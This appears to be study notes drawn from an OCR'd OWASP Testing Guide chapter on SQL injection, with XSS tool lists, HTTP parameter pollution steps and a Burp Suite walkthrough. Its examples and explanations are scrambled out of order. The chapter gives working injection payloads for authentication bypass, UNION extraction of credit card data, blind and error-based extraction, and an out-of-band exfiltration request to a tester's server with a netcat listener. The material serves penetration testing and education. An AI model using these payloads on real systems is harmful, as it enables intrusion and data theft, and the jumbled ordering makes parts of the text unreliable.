• PHP Charset Encoder(PCE) - http://h4k.in/encoding [mirror: http://yehg.net/e]

This tool helps you encode arbitrary texts to and from 65 kinds of charsets. Also some encoding functions featured by JavaScript are provided.

• HackVertor - http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php

It provides multiple dozens of flexible encoding for advanced string manipulation attacks.

• WebScarab - WebScarab is a framework for analysing applications that communicate using the HTTP and HTTPS protocols.

• XSS-Proxy - http://xss-proxy.sourceforge.net/
XSS-Proxy is an advanced Cross-Site-Scripting (XSS) attack tool.

• ratproxy - http://code.google.com/p/ratproxy/
A semi-automated, largely passive web application security audit tool, optimized for an accurate and sensitive detection, and automatic annotation, of potential problems and securityrelevant design patterns based on the observation of existing, user-initiated traffic in complex web 2.0 environments.

• Burp Proxy - http://portswigger.net/proxy/
Burp Proxy is an interactive HTTP/S proxy server for attacking and testing web applications.

• OWASP Zed Attack Proxy (ZAP) - OWASP_Zed_Attack_Proxy_Project
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

• OWASP Xenotix XSS Exploit Framework - OWASP_Xenotix_XSS_Exploit_Framework
OWASP Xenotix XSS Exploit Framework is an advanced Cross Site Scripting (XSS) vulnerability detection and exploitation framework. It provides Zero False Positive scan results with its unique Triple Browser Engine (Trident, WebKit, and Gecko) embedded scanner. It is claimed to have the world's 2nd largest XSS Payloads of about 1600+ distinctive XSS Payloads for effective XSS vulnerability detection and WAF Bypass. Xenotix Scripting Engine allows you to create custom test cases and addons over the Xenotix API. It is incorporated with a feature rich Information Gathering module for target Reconnaissance. The Exploit Framework includes offensive XSS exploitation modules for Penetration Testing and Proof of Concept creation.

References
OWASP Resources
• XSS Filter Evasion Cheat Sheet
Books

• Joel Scambray, Mike Shema, Caleb Sima - “Hacking Exposed Web Applications”, Second Edition, McGraw-Hill, 2006 - ISBN 0-07-226229-0
• Dafydd Stuttard, Marcus Pinto - “The Web Application’s Handbook - Discovering and Exploiting Security Flaws”, 2008, Wiley, ISBN 978-0-470-17077-9
• Jeremiah Grossman, Robert “RSnake” Hansen, Petko “pdp” D. Petkov, Anton Rager, Seth Fogie - “Cross Site Scripting Attacks: XSS Exploits and Defense”, 2007, Syngress, ISBN-10: 1-59749-154-3
Whitepapers
• CERT - Malicious HTML Tags Embedded in Client Web Requests: Read
• Rsnake - XSS Cheat Sheet: Read
• cgisecurity.com - The Cross Site Scripting FAQ: Read
• G.Ollmann - HTML Code Injection and Cross-site scripting: Read
• A. Calvo, D.Tiscornia - alert(‘A javascritp agent’): Read (To be published)
• S. Frei, T. Dübendorfer, G. Ollmann, M. May - Understanding the Web browser threat: Read

SQL Injection

Saturday, December 22, 2018 11:57 PM

Testing for SQL Injection (OTG-INPVAL-005)

Summary

An SQL injection attack consists of insertion or “injection” of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application. A successful SQL injection attack can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system or write files into the file system, and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.
In general the way web applications construct SQL statements involving SQL syntax written by the programmers is mixed with user-supplied data. Example:
In the example above the variable $id contains user-supplied data, while the remainder is the SQL static part supplied by the programmer; making the SQL statement dynamic.
Because the way it was constructed, the user can supply crafted input trying to make the original SQL statement execute further actions of the user’s choice. The example below illustrates the user-supplied data “10 or 1=1”, changing the logic of the SQL statement, modifying the WHERE clause adding a condition “or 1=1”.
SQL Injection attacks can be divided into the following three classes:
http://example.com/?mode=guest&search_string=kittens&num_
results=100&search_string=puppies
and submit the new request.
Analyze the response page to determine which value(s) were parsed. In the above example, the search results may show kittens, puppies, some combination of both (kittens,puppies or kittens~ puppies or [‘kittens’,’puppies’]), may give an empty result, or error page.
This behavior, whether using the first, last, or combination of input parameters with the same name, is very likely to be consistent across the entire application. Whether or not this default behavior reveals a potential vulnerability depends on the specific input validation and filtering specific to a particular application. As a general rule: if existing input validation and other security mechanisms are sufficient on single inputs, and if the server assigns only the first or last polluted parameters, then parameter pollution does not reveal a vulnerability. If the duplicate parameters are concatenated, different web application components use different occurrences or

testing generates an error, there is an increased likelihood of being able to use parameter pollution to trigger security vulnerabilities.
A more in-depth analysis would require three HTTP requests for each HTTP parameter:
[1] Submit an HTTP request containing the standard parameter name and value, and record the HTTP response. E.g. page?par1=val1
[2] Replace the parameter value with a tampered value, submit and record the HTTP response. E.g. page?par1=HPP_TEST1
[3] Send a new request combining step (1) and (2). Again, save the HTTP response. E.g. page?par1=val1&par1=HPP_TEST1
[4] Compare the responses obtained during all previous steps. If the response from (3) is different from (1) and the response from (3) is also different from (2), there is an impedance mismatch that may be eventually abused to trigger HPP vulnerabilities.
Crafting a full exploit from a parameter pollution weakness is beyond the scope of this text. See the references for examples and details.
Client-side HPP
Similarly to server-side HPP, manual testing is the only reliable technique to audit web applications in order to detect parameter pollution vulnerabilities affecting client-side components. While in the server-side variant the attacker leverages a vulnerable web application to access protected data or perform actions that either not permitted or not supposed to be executed, client-side attacks aim at subverting client-side components and technologies.
To test for HPP client-side vulnerabilities, identify any form or action that allows user input and shows a result of that input back to the user. A search page is ideal, but a login box might not work (as it might not show an invalid username back to the user).
Similarly to server-side HPP, pollute each HTTP parameter with %26HPP_TEST and look for url-decoded occurrences of the user-supplied payload:
• &HPP_TEST
• &HPP_TEST
• … and others
Web Application Penetration Testing
select title, text from news where id=$id
109
• Inband: data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page.
• Out-of-band: data is retrieved using a different channel (e.g., an email with the results of the query is generated and sent to the tester).
• Inferential or Blind: there is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behavior of the DB Server.
A successful SQL Injection attack requires the attacker to craft a syntactically correct SQL Query. If the application returns an error

message generated by an incorrect query, then it may be easier for an attacker to reconstruct the logic of the original query and, therefore, understand how to perform the injection correctly. However, if the application hides the error details, then the tester must be able to reverse engineer the logic of the original query.
About the techniques to exploit SQL injection flaws there are five commons techniques. Also those techniques sometimes can be used in a combined way (e.g. union operator and out-of-band):
• Union Operator: can be used when the SQL injection flaw happens in a SELECT statement, making it possible to combine two queries into a single result or result set.
• Boolean: use Boolean condition(s) to verify whether certain conditions are true or false.
• Error based: this technique forces the database to generate an error, giving the attacker or tester information upon which to refine their injection.
• Out-of-band: technique used to retrieve data using a different channel (e.g., make a HTTP connection to send the results to a web server).
• Time delay: use database commands (e.g. sleep) to delay answers in conditional queries. It useful when attacker doesn't have some kind of answer (result, output, or error) from the application.
How to Test
Detection Techniques
The first step in this test is to understand when the application interacts with a DB Server in order to access some data. Typical examples of cases when an application needs to talk to a DB include:
• Authentication forms: when authentication is performed using a web form, chances are that the user credentials are checked against a database that contains all usernames and passwords (or, better, password hashes).
• Search engines: the string submitted by the user could be used in a SQL query that extracts all relevant records from a database.
• E-Commerce sites: the products and their characteristics (price, description, availability, etc) are very likely to be stored in a database.
The tester has to make a list of all input fields whose values could be used in crafting a SQL query, including the hidden fields of POST requests and then test them separately, trying to interfere with the query and to generate an error. Consider also HTTP headers and Cookies.
The very first test usually consists of adding a single quote (') or a semicolon (;) to the field or parameter under test. The first is used in SQL as a string terminator and, if not filtered by the application, would lead to an incorrect query. The second is used to end a SQL statement and, if it is not filtered, it is also likely to generate an error.
The output of a vulnerable field might resemble the following (on a Microsoft SQL Server, in this case):
Also comment delimiters (-- or /* */, etc) and other SQL keywords

like ‘AND’ and ‘OR’ can be used to try to modify the query. A very simple but sometimes still effective technique is simply to insert a string where a number is expected, as an error like the following might be generated:
Monitor all the responses from the web server and have a look at the HTML/javascript source code. Sometimes the error is present inside them but for some reason (e.g. javascript error, HTML comments, etc) is not presented to the user. A full error message, like those in the examples, provides a wealth of information to the tester in order to mount a successful injection attack. However, applications often do not provide so much detail: a simple ‘500 Server Error’ or a custom error page might be issued, meaning that we need to use blind injection techniques. In any case, it is very important to test each field separately: only one variable must vary while all the other remain constant, in order to precisely understand which parameters are vulnerable and which are not.
Standard SQL Injection Testing
Consider the following SQL query:
A similar query is generally used from the web application in order to authenticate a user. If the query returns a value it means that inside the database a user with that set of credentials exists, then the user is allowed to login to the system, otherwise access is denied. The values of the input fields are generally obtained from the user through a web form. Suppose we insert the following Username and Password values:
$username = 1’ or ‘1’ = ‘1
Web Application Penetration Testing
Example 1 (classical SQL Injection):
SELECT * FROM Users WHERE Username=’$username’ AND Password=’$password’
Microsoft OLE DB Provider for ODBC Drivers error ‘80040e14’
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the
character string ‘’.
/target/target.asp, line 113
Microsoft OLE DB Provider for ODBC Drivers error ‘80040e07’
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value ‘test’ to a column of data type int.
/target/target.asp, line 113
110
This may return a number of values. Sometimes, the authentication code verifies that the number of returned records/results is exactly equal to 1. In the previous examples, this situation would be difficult (in the database there is only one value per user). In order to go around this problem, it is enough to insert a SQL command that imposes a condition that the number of the returned results must be one. (One record returned) In order to reach this goal, we use the operator “LIMIT <num>”, where <num> is the

number of the results/records that we want to be returned. With respect to the previous example, the value of the fields Username and Password will be modified as follows:
In this way, we create a request like the follow:
Example 2 (simple SELECT statement):
Consider the following SQL query:
Consider also the request to a script who executes the query above:
When the tester tries a valid value (e.g. 10 in this case), the application will return the description of a product. A good way to test if the application is vulnerable in this scenario is play with logic, using the operators AND and OR.
Consider the request:
In this case, probably the application would return some message telling us there is no content available or a blank page. Then the tester can send a true statement and check if there is a valid result:
Example 3 (Stacked queries):
Depending on the API which the web application is using and the
The query will be:
If we suppose that the values of the parameters are sent to the server through the GET method, and if the domain of the vulnerable web site is www.example.com, the request that we'll carry out will be:
After a short analysis we notice that the query returns a value (or a set of values) because the condition is always true (OR 1=1). In this way the system has authenticated the user without knowing the username and password.
In some systems the first row of a user table would be an administrator user. This may be the profile returned in some cases.
Another example of query is the following:
In this case, there are two problems, one due to the use of the parentheses and one due to the use of MD5 hash function. First of all, we resolve the problem of the parentheses. That simply consists of adding a number of closing parentheses until we obtain a corrected query. To resolve the second problem, we try to evade the second condition. We add to our query a final symbol that means that a comment is beginning. In this way, everything that follows such symbol is considered a comment. Every DBMS has its own syntax for comments, however, a common symbol to the greater majority of the databases is /*. In Oracle the symbol is "--". This said, the values that we'll use as Username and Password are:
In this way, we'll get the following query:
(Due to the inclusion of a comment delimiter in the $username value the password portion of the query will be ignored.)
The URL request will be:
$password = 1' or '1' = '1
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'

http://www.example.com/index.php?username=1'%20or%20
'1'%20=%20'1&password=1'%20or%20'1'%20=%20'1
SELECT * FROM Users WHERE ((Username='$username') AND
(Password=MD5('$password')))
$username = 1' or '1' = '1'))/*
$password = foo
$password = foo
$password = foo
$password = foo
http://www.example.com/index.php?username=1'%20or%20
'1'%20=%20'1'))%20LIMIT%201/*&password=foo
$username = 1' or '1' = '1')) LIMIT 1/*
SELECT * FROM products WHERE id_product=$id_product
http://www.example.com/product.php?id=10
http://www.example.com/product.php?id=10 AND 1=2
SELECT * FROM products WHERE id_product=10 AND 1=2
http://www.example.com/product.php?id=10 AND 1=1
Web Application Penetration Testing
111
Exploitation Techniques
Union Exploitation Technique
The UNION operator is used in SQL injections to join a query, purposely forged by the tester, to the original query.
The result of the forged query will be joined to the result of the original query, allowing the tester to obtain the values of columns of other tables. Suppose for our examples that the query executed from the server is the following:
We will set the following $id value:
We will have the following query:
Which will join the result of the original query with all the credit card numbers in the CreditCardTable table. The keyword ALL is necessary to get around queries that use the keyword DISTINCT. Moreover, we notice that beyond the credit card numbers, we have selected other two values. These two values are necessary, because the two queries must have an equal number of parameters/ columns, in order to avoid a syntax error.
The first detail a tester needs to exploit the SQL injection vulnerability using such technique is to find the right numbers of columns in the SELECT statement.
In order to achieve this the tester can use ORDER BY clause followed by a number indicating the numeration of database's column selected:
If the query executes with success the tester can assume, in this example, there are 10 or more columns in the SELECT statement.
If the query fails then there must be fewer than 10 columns returned by the query. If there is an error message available, it would probably be:
After the tester finds out the numbers of columns, the next step is to find out the type of columns. Assuming there were 3 columns

in the example above, the tester could try each column type, using the NULL value to help them:
If the query fails, the tester will probably see a message like:
DBMS (e.g. PHP + PostgreSQL, ASP+SQL SERVER) it may be possible to execute multiple queries in one call.
Consider the following SQL query:
A way to exploit the above scenario would be:
This way is possible to execute many queries in a row and independent of the first query.
Fingerprinting the Database
Even the SQL language is a standard, every DBMS has its peculiarity and differs from each other in many aspects like special commands, functions to retrieve data such as users names and databases, features, comments line etc.
When the testers move to a more advanced SQL injection exploitation they need to know what the back end database is.
1) The first way to find out what back end database is used is by observing the error returned by the application. Follow are some examples:
MySql:
Oracle:
MS SQL Server:
PostgreSQL:
2) If there is no error message or a custom error message, the tester can try to inject into string field using concatenation technique:
Web Application Penetration Testing
SELECT * FROM products WHERE id_product=$id_product
http://www.example.com/product.php?id=10 ORDER BY 10--
Unknown column '10' in 'order clause'
http://www.example.com/product.php?id=10 UNION SELECT 1,null,null--
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM Credit-CardTable
SELECT Name, Phone, Address FROM Users WHERE Id=$id
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCard-Table
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1
ORA-00933: SQL command not properly ended
Microsoft SQL Native Client error '80040e14'
Unclosed quotation mark after the character string
Query failed: ERROR: syntax error at or near "'" at character 56 in /www/site/test.php on line 121.
MySql: 'test' + 'ing'
SQL Server: 'test' 'ing'
Oracle: 'test'||'ing'
PostgreSQL: 'test'||'ing'
http://www.example.com/product.php?id=10; INSERT INTO

users (…)
112
ASCII (char): it gives back ASCII value of the input character. A null value is returned if char is 0.
LENGTH (text): it gives back the number of characters in the input text.
Through such functions, we will execute our tests on the first character and, when we have discovered the value, we will pass to the second and so on, until we will have discovered the entire value. The tests will take advantage of the function SUBSTRING, in order to select only one character at a time (selecting a single character means to impose the length parameter to 1), and the function ASCII, in order to obtain the ASCII value, so that we can do numerical comparison. The results of the comparison will be done with all the values of the ASCII table, until the right value is found.
As an example, we will use the following value for Id:
That creates the following query (from now on, we will call it “inferential query”):
The previous example returns a result if and only if the first character of the field username is equal to the ASCII value 97. If we get a false value, then we increase the index of the ASCII table from 97 to 98 and we repeat the request. If instead we obtain a true value, we set to zero the index of the ASCII table and we analyze the next character, modifying the parameters of the SUBSTRING function. The problem is to understand in which way we can distinguish tests returning a true value from those that return false.
To do this, we create a query that always returns false. This is possible by using the following value for Id:
Which will create the following query:
The obtained response from the server (that is HTML code) will be the false value for our tests. This is enough to verify whether the value obtained from the execution of the inferential query is equal to the value obtained with the test executed before.
Sometimes, this method does not work. If the server returns two different pages as a result of two identical consecutive web requests, we will not be able to discriminate the true value from the false value. In these particular cases, it is necessary to use particular filters that allow us to eliminate the code that changes between the two requests and to obtain a template. Later on, for every inferential request executed, we will extract the relative template from the response using the same function, and we will perform a control between the two templates in order to decide the result of the test.
If the query executes with success, the first column can be an integer. Then the tester can move further and so on:
After the successful information gathering, depending on the application, it may only show the tester the first result, because the application treats only the first line of the result set. In this case, it is possible to use a LIMIT clause or the tester can set an invalid

value, making only the second query valid (supposing there is no entry in the database which ID is 99999):
Boolean Exploitation Technique
The Boolean exploitation technique is very useful when the tester finds a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. For example, this behavior happens in cases where the programmer has created a custom error page that does not reveal anything on the structure of the query or on the database. (The page does not return a SQL error, it may just return a HTTP 500, 404, or redirect).
By using inference methods, it is possible to avoid this obstacle and thus to succeed in recovering the values of some desired fields. This method consists of carrying out a series of boolean queries against the server, observing the answers and finally deducing the meaning of such answers. We consider, as always, the www.example.com domain and we suppose that it contains a parameter named id vulnerable to SQL injection. This means that carrying out the following request:
We will get one page with a custom message error which is due to a syntactic error in the query. We suppose that the query executed on the server is:
Which is exploitable through the methods seen previously. What we want to obtain is the values of the username field. The tests that we will execute will allow us to obtain the value of the username field, extracting such value character by character. This is possible through the use of some standard functions, present in practically every database. For our examples, we will use the following pseudo-functions:
SUBSTRING (text, start, length): returns a substring starting from the position “start” of text and of length “length”. I
f “start” is greater than the length of text, the function returns a null value.
Web Application Penetration Testing
http://www.example.com/index.php?id=1’
SELECT field1, field2, field3 FROM Users WHERE Id=’$Id’
SELECT field1, field2, field3 FROM Users WHERE Id=’1’ AND ASCII(SUBSTRING(username,1,1))=97 AND ‘1’=’1’
$Id=1’ AND ‘1’ = ‘2
$Id=1’ AND ASCII(SUBSTRING(username,1,1))=97 AND ‘1’=’1
SELECT field1, field2, field3 FROM Users WHERE Id=’1’ AND ‘1’ = ‘2’
All cells in a column must have the same datatype
http://www.example.com/product.php?id=10 UNION SELECT 1,1,null--
http://www.example.com/product.php?id=99999 UNION SELECT 1,1,null--
113
passed to it, which is other query, the name of the user. When the database looks for a host name with the user database name, it

will fail and return an error message like:
Then the tester can manipulate the parameter passed to GET_ HOST_NAME() function and the result will be shown in the error message.
Out of band Exploitation technique
This technique is very useful when the tester find a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. The technique consists of the use of DBMS functions to perform an out of band connection and deliver the results of the injected query as part of the request to the tester's server. Like the error based techniques, each DBMS has its own functions. Check for specific DBMS section.
Consider the following SQL query:
Consider also the request to a script who executes the query above:
The malicious request would be:
In this example, the tester is concatenating the value 10 with the result of the function UTL_HTTP.request. This Oracle function will try to connect to 'testerserver' and make a HTTP GET request containing the return from the query "SELECT user FROM DUAL". The tester can set up a webserver (e.g. Apache) or use the Netcat tool:
Time delay Exploitation technique
The Boolean exploitation technique is very useful when the tester find a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. This technique consists in sending an injected query and in case the conditional is true, the tester can monitor the time taken to for the server to respond. If there is a delay, the tester can assume the result of the conditional query is true. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).
Consider the following SQL query:
In the previous discussion, we haven't dealt with the problem of determining the termination condition for out tests, i.e., when we should end the inference procedure.
A techniques to do this uses one characteristic of the SUBSTRING function and the LENGTH function. When the test compares the current character with the ASCII code 0 (i.e., the value null) and the test returns the value true, then either we are done with the inference procedure (we have scanned the whole string), or the value we have analyzed contains the null character.
We will insert the following value for the field Id:
Where N is the number of characters that we have analyzed up to now (not counting the null value). The query will be:
The query returns either true or false. If we obtain true, then we have completed the inference and, therefore, we know the value of the parameter. If we obtain false, this means that the null character is present in the value of the parameter, and we must continue to analyze the next parameter until we find another null value.

The blind SQL injection attack needs a high volume of queries. The tester may need an automatic tool to exploit the vulnerability.
Error based Exploitation technique
An Error based exploitation technique is useful when the tester for some reason can't exploit the SQL injection vulnerability using other technique such as UNION. The Error based technique consists in forcing the database to perform some operation in which the result will be an error. The point here is to try to extract some data from the database and show it in the error message. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).
Consider the following SQL query:
Consider also the request to a script who executes the query above:
The malicious request would be (e.g. Oracle 10g):
In this example, the tester is concatenating the value 10 with the result of the function UTL_INADDR.GET_HOST_NAME. This Oracle function will try to return the host name of the parameter
Web Application Penetration Testing
$Id=1' AND LENGTH(username)=N AND '1' = '1
ORA-292257: host SCOTT unknown
SELECT * FROM products WHERE id_product=$id_product
http://www.example.com/product.php?id=10
SELECT * FROM products WHERE id_product=$id_product
SELECT * FROM products WHERE id_product=$id_product
http://www.example.com/product.php?id=10
http://www.example.com/product.php?id=10||UTL_INADDR.
GET_HOST_NAME((SELECT user FROM DUAL))--
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND LENGTH(username)=N AND '1' = '1'
http://www.example.com/product.php?id=10||UTL_HTTP.
request('testerserver.com:80'||(SELET user FROM DUAL)--
/home/tester/nc –nLp 80
GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close

Tools
• SQL Injection Fuzz Strings (from wfuzz tool) - https://wfuzz.googlecode.com/svn/trunk/wordlist/Injections/SQL.txt
• OWASP SQLiX
• Francois Larouche: Multiple DBMS SQL Injection tool - SQL Power Injector
• ilo--, Reversing.org - sqlbftools
• Bernardo Damele A. G.: sqlmap, automatic SQL injection tool - http://sqlmap.org/
• icesurfer: SQL Server Takeover Tool - sqlninja
• Pangolin: Automated SQL Injection Tool - Pangolin
• Muhaimin Dzulfakar: MySqloit, MySql Injection takeover tool -


http://code.google.com/p/mysqloit/
• Antonio Parata: Dump Files by SQL inference on Mysql - SqlDumper
• bsqlbf, a blind SQL injection tool in Perl

References
• Top 10 2013-A1-Injection
• SQL Injection
Technology specific Testing Guide pages have been created for the following DBMSs:
• Oracle
• MySQL
• SQL Server
Whitepapers
• Victor Chapela: “Advanced SQL Injection” - http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt
• Chris Anley: “Advanced SQL Injection In SQL Server Applications” - https://sparrow.ece.cmu.edu/group/731-s11/readings/anleysql-inj.pdf
• Chris Anley: “More Advanced SQL Injection” - http://www.encription.co.uk/downloads/more_advanced_sql_injection.pdf
• David Litchfield: “Data-mining with SQL Injection and Inference” - http://www.databasesecurity.com/webapps/sqlinference.pdf
• Imperva: “Blinded SQL Injection” - https://www.imperva.com/lg/lgw.asp?pid=369
• Ferruh Mavituna: “SQL Injection Cheat Sheet” - http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
• Kevin Spett from SPI Dynamics: “SQL Injection” - https://docs.google.com/file/d/0B5CQOTY4YRQCSWRHNkNaaFMyQTA/edit
• Kevin Spett from SPI Dynamics: “Blind SQL Injection” - http://www.net-security.org/dl/articles/Blind_SQLInjection.pdf


In the most obvious cases, a SQL injection flaw may be discovered and conclusively verified by supplying a single item of unexpected input to the application. In other cases, bugs may be extremely subtle and may be difficult to distinguish from other categories of vulnerability or from benign anomalies that do not present a security threat. Nevertheless, you can carry out various steps in an ordered way to reliably verify the majority of SQL injection flaws.

It is often possible to detect subtle SQL injection vulnerabilities by manipulating parameters to use SQL-specific syntax to construct their values, and observing the effects on application responses.


Manual testing for numeric SQL-specific parameter manipulation



First, ensure that Burp is correctly configured with your browser.
Ensure "Intercept is off" in the Proxy "Intercept" tab.




Visit the web page of the application that you are testing.
Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.
Now send a request to the server. In this example by refreshing the page.



The request will be captured in the Proxy "Intercept" tab.

The parameter we will attempt to manipulate is the "id" parameter in the URL.

Right click on anywhere on the request and click "Send to Repeater".



